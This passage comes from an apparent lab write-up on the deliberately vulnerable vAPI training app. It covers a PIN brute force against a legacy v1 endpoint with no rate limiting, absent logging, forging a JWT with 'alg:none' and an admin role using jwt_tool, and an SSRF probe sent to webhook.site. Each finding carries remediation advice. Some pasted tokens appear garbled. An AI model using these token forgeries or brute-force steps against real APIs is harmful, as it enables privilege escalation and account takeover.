- Easy attack vector for attackers to takeover the server through use of old or unpatched versions.


Remediation

- Having an up-to date inventory of all assets that are owned or used by the organization.
- Well documentation of all assets/ api being used and the requests and responses by each
- Updating all versions when doing updates and upgrades.
- Retiring old or unused assets by taking them offline and refusing any connections made to them.
- Establish a formal API lifecycle policy that defines when versions are deprecated and retired.

Summary


Improper Assets Management describes the risk that arises when organizations fail to maintain an accurate, current inventory of their API surface. As APIs evolve, new versions are released and old versions are deprecated but deprecation in policy does not always mean retirement in practice. Legacy API versions that remain accessible often lack the security controls implemented in their successors, creating a lower resistance attack path that bypasses the protections an organization believes are in place. The API9 endpoint operated on version v2, which correctly implemented an `X-RateLimit` header limiting authentication attempts per session. By inspecting the response headers and noting the version path in the URL, the assessment tested whether the previous version v1 remained accessible. It did. More significantly, the v1 endpoint returned responses with no rate limit headers at all, confirming that the rate limiting control had been implemented in v2 but never retrofitted to the older version. Using Burp Suite Intruder against the v1 endpoint with a sequential four-digit numeric payload targeting the PIN field, the correct PIN was identified within the full 0000–9999 search space. The authenticated response returned the user's account balance along with a flag data that the v2 rate limit was specifically designed to protect.

API10



This is where attacker take advantage of lack of logging and monitoring to abuse systems and go unnoticed.

1. This is much easier since we get the flag by just sending the request:



Severity: Medium

Impact

- With no visibility an attacker has unlimited time to fully compromise a system
- Won't know the point of compromise, the extent of access and duration of the compromise the attacker uses so hard to fix it.

Remediation

- Log all failed authentication mechanism, denied access.
- Logs should include enough details that can be used to identify an attacker such as timestamps, source IP, endpoint accessed, request size.
- Configure a monitoring system to continuously monitor the systems
- Implement a Security Information and Event Management system(SIEM) to manage all logs being generated and can raise alerts based on the rules set.

Summary

Insufficient logging and monitoring is unique among the OWASP API Top 10 in that it is not a vulnerability that enables direct exploitation rather, it is the absence of the defensive capability that would detect and limit the impact of every other vulnerability on this list. An attacker who has exploited any of the preceding findings in a system with adequate logging would trigger alerts, generate audit trails, and potentially initiate an incident response. In a system without logging, that same attacker operates in complete darkness, with unlimited time and no detection risk. The API10 endpoint demonstrated this condition directly: sending a simple GET request to the flag endpoint returned a response that explicitly acknowledged the absence of logging the flag was delivered freely, with a message confirming that no requests had been recorded.

Just weak tokens (JWT)

- [illegible]

- [illegible]

3. A good thing to note the token is a jwt token as it can be seen by the first 3 letters the eyj also by the heading of the folder.
4. We will use a tool called `jwt_tool` which is good for jwt tokens testing. We will need to know what the token consists of by: `jwt_tool "authorization token"`

```
> jwt_tool eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJ2YXBPiwiYXVkiJoidmFwaSIsInJvbmGU0iJ1c2VyIiwiaWF0IjoxNzc5ODcxMjA3LjleHAiOiJlE3Nzk4NzMwMDd9.L9eBqZAo6zvXc4BcggqEKUmkQv15EIsk0HMPKut0Hxo

  JWT_Tool
  Version 2.3.0 @ticarpi

/home/eddie/.jwt_tool/jwtconf.ini
Original JWT:

=====
Decoded Token Values:
=====

Token header values:
[+] typ = "JWT"
[+] alg = "HS256"

Token payload values:
[+] iss = "vapi"
[+] aud = "vapi"
[+] role = "user"
[+] iat = 1779871207    => TIMESTAMP = 2026-05-27 11:40:07 (UTC)
[+] exp = 1779873007    => TIMESTAMP = 2026-05-27 12:10:07 (UTC)

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 0 days, 0 hours, 30 mins

JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
```

Few things to note here: the algorithm being used here is HS256, the role assigned to us is a user and the token expires by 30 minutes.

5. We will now try and remove the algorithm by `jwt_tool "token" -X a :`

```
> jwt_tool eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJ2YXBPiwiYXVkiJoidmFwaSIsInJvbmGU0iJ1c2VyIiwiaWF0IjoxNzc5ODcxMjA3LjleHAiOiJlE3Nzk4NzMwMDd9.L9eBqZAo6zvXc4BcggqEKUmkQv15EIsk0HMPKut0Hxo -X a

  JWT_Tool
  Version 2.3.0 @ticarpi

/home/eddie/.jwt_tool/jwtconf.ini
Original JWT:

jwttool_03ecc2282eb8638cd44f97ba7c012c0 - EXPLOIT: "alg":"none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpc3MiOiJ2YXBPiwiYXVkiJoidmFwaSIsInJvbmGU0iJ1c2VyIiwiaWF0IjoxNzc5ODcxMjA3LjleHAiOiJlE3Nzk4NzMwMDd9.

jwttool_a5b136e0a529a10a4f470bfc3c0dd710 - EXPLOIT: "alg":"None" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0.eyJpc3MiOiJ2YXBPiwiYXVkiJoidmFwaSIsInJvbmGU0iJ1c2VyIiwiaWF0IjoxNzc5ODcxMjA3LjleHAiOiJlE3Nzk4NzMwMDd9.

jwttool_218cfbef14400a45e29bb1d9aa92671b - EXPLOIT: "alg":"NONE" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJOT05FIiwiaWF0IjoxNzc5ODcxMjA3LjleHAiOiJlE3Nzk4NzMwMDd9.

jwttool_dfa5be51eaffb25cac536637e69d08eb - EXPLOIT: "alg":"noNE" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJuT25FIiwiaWF0IjoxNzc5ODcxMjA3LjleHAiOiJlE3Nzk4NzMwMDd9.
```

The above removes the algorithm , so copy any of the generated JWT tokens but ensure to copy till the .

6. The above can be proved by:

```
> jwt_tool eyJ0eXAiOiJKV1QiLCJhbGciOiJIub25lIn0.eyJpc3MiOiJ2YXBpIiwiaXVkiOiJoidmFwaSIzInJvbGUiOiJ1c2VyIiwiaWF0IjoxNzc5ODcxMjA3LCJleHAiOjE3Nzk4NzMwMDd9.

JWTTool
Version 2.3.0 @ticarpi

/home/eddie/.jwt_tool/jwtconf.ini
Original JWT:

=====
Decoded Token Values:
=====

Token header values:
[+] typ = "JWT"
[+] alg = "none"

Token payload values:
[+] iss = "vapi"
[+] aud = "vapi"
[+] role = "user"
[+] iat = 1779871207    => TIMESTAMP = 2026-05-27 11:40:07 (UTC)
[+] exp = 1779873007    => TIMESTAMP = 2026-05-27 12:10:07 (UTC)

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 0 days, 0 hours, 30 mins

JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
```

7. We will now try to edit the contents / tamper with the JWT by changing the role from a user to an admin, note we will be using the JWT we generated above that has no algorithm by using `jwt_tool "JWT" -T`:

```
> jwt_tool eyJ0eXAiOiJKV1QiLCJhbGciOiJIU251In0.eyJpc3MiOiJ2YXBpIiwiaXVkiOiJoidmFwaSIiInJvbGUiOiJ1c2VyIiwiaWF0IjoxNzc5ODcxMjA3LCJleHAiOiJlbnNk4NzMwMDd9. -T 1

JWT Tool
Version 2.3.0 @ticarpi

/home/eddie/.jwt_tool/jwtconf.ini
Original JWT:

=====
This option allows you to tamper with the header, contents and
signature of the JWT.
=====

Token header values:
[1] typ = "JWT"
[2] alg = "none"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] iss = "vapi"
[2] aud = "vapi"
[3] role = "user"
[4] iat = 1779871207    ==> TIMESTAMP = 2026-05-27 11:40:07 (UTC)
[5] exp = 1779873007    ==> TIMESTAMP = 2026-05-27 12:10:07 (UTC)
[6] *ADD A VALUE*
[7] *DELETE A VALUE*
[8] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3 2

Current value of role is: user
Please enter new value and hit ENTER
> admin


[1] iss = "vapi"
[2] aud = "vapi"
[3] role = "admin"
[4] iat = 1779871207    ==> TIMESTAMP = 2026-05-27 11:40:07 (UTC)
[5] exp = 1779873007    ==> TIMESTAMP = 2026-05-27 12:10:07 (UTC)
[6] *ADD A VALUE*
[7] *DELETE A VALUE*
[8] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Signature unchanged - no signing method specified (-S or -X)
jwttool 4db4d46af93965c4867c302d23dd6c76 - Tampered token:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIU251In0.eyJpc3MiOiJ2YXBpIiwiaXVkiOiJoidmFwaSIiInJvbGUiOiJhZG1pbiIsImhhdCI6MTc3OTg3MTIwNywiZXhwIjoxNzc5ODczMDA3fQ. 3
```


Ensure to use the JWT with the . at the end, also change the role to admin as shown in (2) and copy the token that is generated as shown in (3)

8. Go back to burp and send the request with the JWT that is provided to us from the beginning without changing anything:



Note how the API responds as shown above.

9. However, going back and sending this request to repeater and change the authorization token to what we generated in 7 we get to see this:



This can also be achieved in postman by changing the value of the Authorization-Token to the one was tampered with

The screenshot shows the Postman interface for a GET request to `{{host}}/vapi/jwt/user`. The **Headers** tab is active, and the **Authorization-Token** header is being edited with the value `{{justweaktoken}}`. A callout box shows the generated JWT token: `eyJ0eXAiOiJKV1QiLCJhbGciOiJub251bn0.eyJpc3MiOiJ2YXBpIiwiaXVkljoidmFwaSIsInJvbGUOiJhZG1pbilslmlhdCI6MTc3OTg3MTIwNywiZXhwIjoxNzc5ODczMDA3fQ.`. The **Body** tab is also active, showing a JSON response: `{ "success": "true", "text": "flag{jwt_qnopkkt3owsxndk083v1}" }`. The response is highlighted with a red box.

Key	Value
Postman-Token	<calculated when request i...
Host	<calculated when request i...
User-Agent	PostmanRuntime/7.54.0
Accept	*/*
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
Content-Type	application/json
Authorization-Token	{{justweaktoken}}

```
{
  "success": "true",
  "text": "flag{jwt_qnopkkt3owsxndk083v1}"
}
```

Go to headers as in (1), go to the authorization-token header and change the value to the one we generated (3) and send the request , where we will get the flag (5).

Severity: High

Impact

- Privilege escalation by creating valid tokens
- Impersonation of other users

Remediation

- Performing and implementing a robust signature verification of any JWTs
- Enforce the signing algorithm on the server side.
- Never allowing JWT that are have no algorithm.

Summary

JSON Web Tokens are a widely adopted mechanism for stateless API authentication. A JWT consists of three base64-encoded segments a header declaring the algorithm, a payload containing claims, and a signature verifying integrity. The security of the entire mechanism depends on the server validating the signature using the expected algorithm and a secret key. If either the algorithm check or the signature verification is bypassed, the token can be forged. The Arena JWT challenge exposed two weaknesses simultaneously. First, the token's role claim was set to `user` a field that controls authorization level and should be server-authoritative. Second, the server accepted tokens using the `none` algorithm a value that explicitly signals the absence of a cryptographic signature. This is a known vulnerability in JWT implementations that trust the algorithm specified in the token's own header rather than enforcing a server-configured algorithm.

Using `jwt_tool`, the original token was first analyzed to confirm the algorithm (HS256), role (user), and expiry (30 minutes). The `-X a` flag was then used to generate algorithm-stripped variants with `alg: none`. The tamper flag (`-T`) was used to modify the role claim from `user` to `admin`. When the modified token was submitted in the Authorization-Token header, the server accepted it and returned a flag confirming that it had trusted the token's self-declared algorithm and role without independent verification.

ServerSurfer

1. In the GET request a specific URL is being requested to and we get an encoded data as shown here:

The screenshot shows a web browser interface with a GET request to `/vapi/serversurfer?url=https://rootstuck.com HTTP/1.1`. The response is a JSON object with a `data` field containing a long string of encoded data. The `data` field is highlighted in the response body.


We get a random string as the data results output and when I highlight it we see that it has

been encoded and when you click the Inspector you can actually see the context of the content.

2. We will send a request to a server that we can control and see the contents, so we will use webhook.site for this:


The screenshot displays the Webhook.site dashboard. At the top, there's a navigation bar with links for Docs & API, Pricing, Terms, and Support, along with buttons for Edit, + New, Login, and Sign Up Now. Below this is a toolbar with options like 7d, 7a08896e, Share, Schedule, Form Builder, CSV Export, Custom Actions, Replay, XHR Redirect, and Redirect Now. The main content area is divided into two sections. The left section, titled 'INBOX (0/50) Newest First', contains a search query field and a status indicator 'Waiting for the first request'. The right section, titled 'Your unique URL', shows a redacted URL with a '1' in a yellow circle, and links to 'Open in new tab', 'Examples', 'Subdomain', and 'Alternate URL'. Below this, 'Your unique email address' is shown with a redacted address and a link to 'emailhook.site' with an 'Open in mail client' button. Further down, 'Your unique DNS name' is shown with a redacted name and a link to 'e9cc2befd.dnshook.site' with an 'About DNSHook' link. The 'Tunnel using Webhook.site CLI' section shows a terminal command: `$ whcli forward --target=https://localhost` with an 'Info & installation (Mac/Win/Linux)' link. Below this are social media links for 'Star on GitHub' (6,579 stars) and '@webhook.site on X'. The 'What is Webhook.site?' section explains that Webhook.site generates free, unique URLs and e-mail addresses and lets you see everything that's sent there instantly. It also lists 'Benefits of upgrading to a Webhook.site account', including 'Unlimited requests, emails, DNSHooks' and 'Forward and Transform'. The right side of the dashboard features a video player showing a tutorial and a list of 'My URLs'.

We will also add content of what is to be displayed when someone interacts with the server.



You can copy the unique url and replace it to our url and send the request

- When you send the request we get to see the message that we initially set above when decoded



After we decode we get to see information about the content we added

- Looking at the homepage of the webhooksite, we get to see that after every target to the server it logs the details of the request as shown below:

The screenshot displays a web application interface for managing HTTP requests. The top navigation bar includes links for '7d', 'Share', 'Schedule', 'Form Builder', 'CSV Export', 'Custom Actions', 'Replay', 'XHR Redirect', and 'Redirect Now'. The left sidebar shows an 'INBOX (8/50)' with a search bar and a list of GET requests. The right panel, titled 'Request Details & Headers', provides detailed information for a specific GET request to 'http://webhook.site/7a08896e-4a69-4a71-8b04-902e9cc2befd'. The details include Host, Location (Warsaw, Poland), Date, Size, Time, ID, and Note. Below this are sections for 'Query strings' (None), 'Form values' (None), 'Request Content' (No content), and 'Custom Actions Output' (No action output).

Severity: High

Remediation

- Validate and sanitize all user supplied URLs before use.
- Implementing an allow list of permitted domains and reject the rest.


Summary

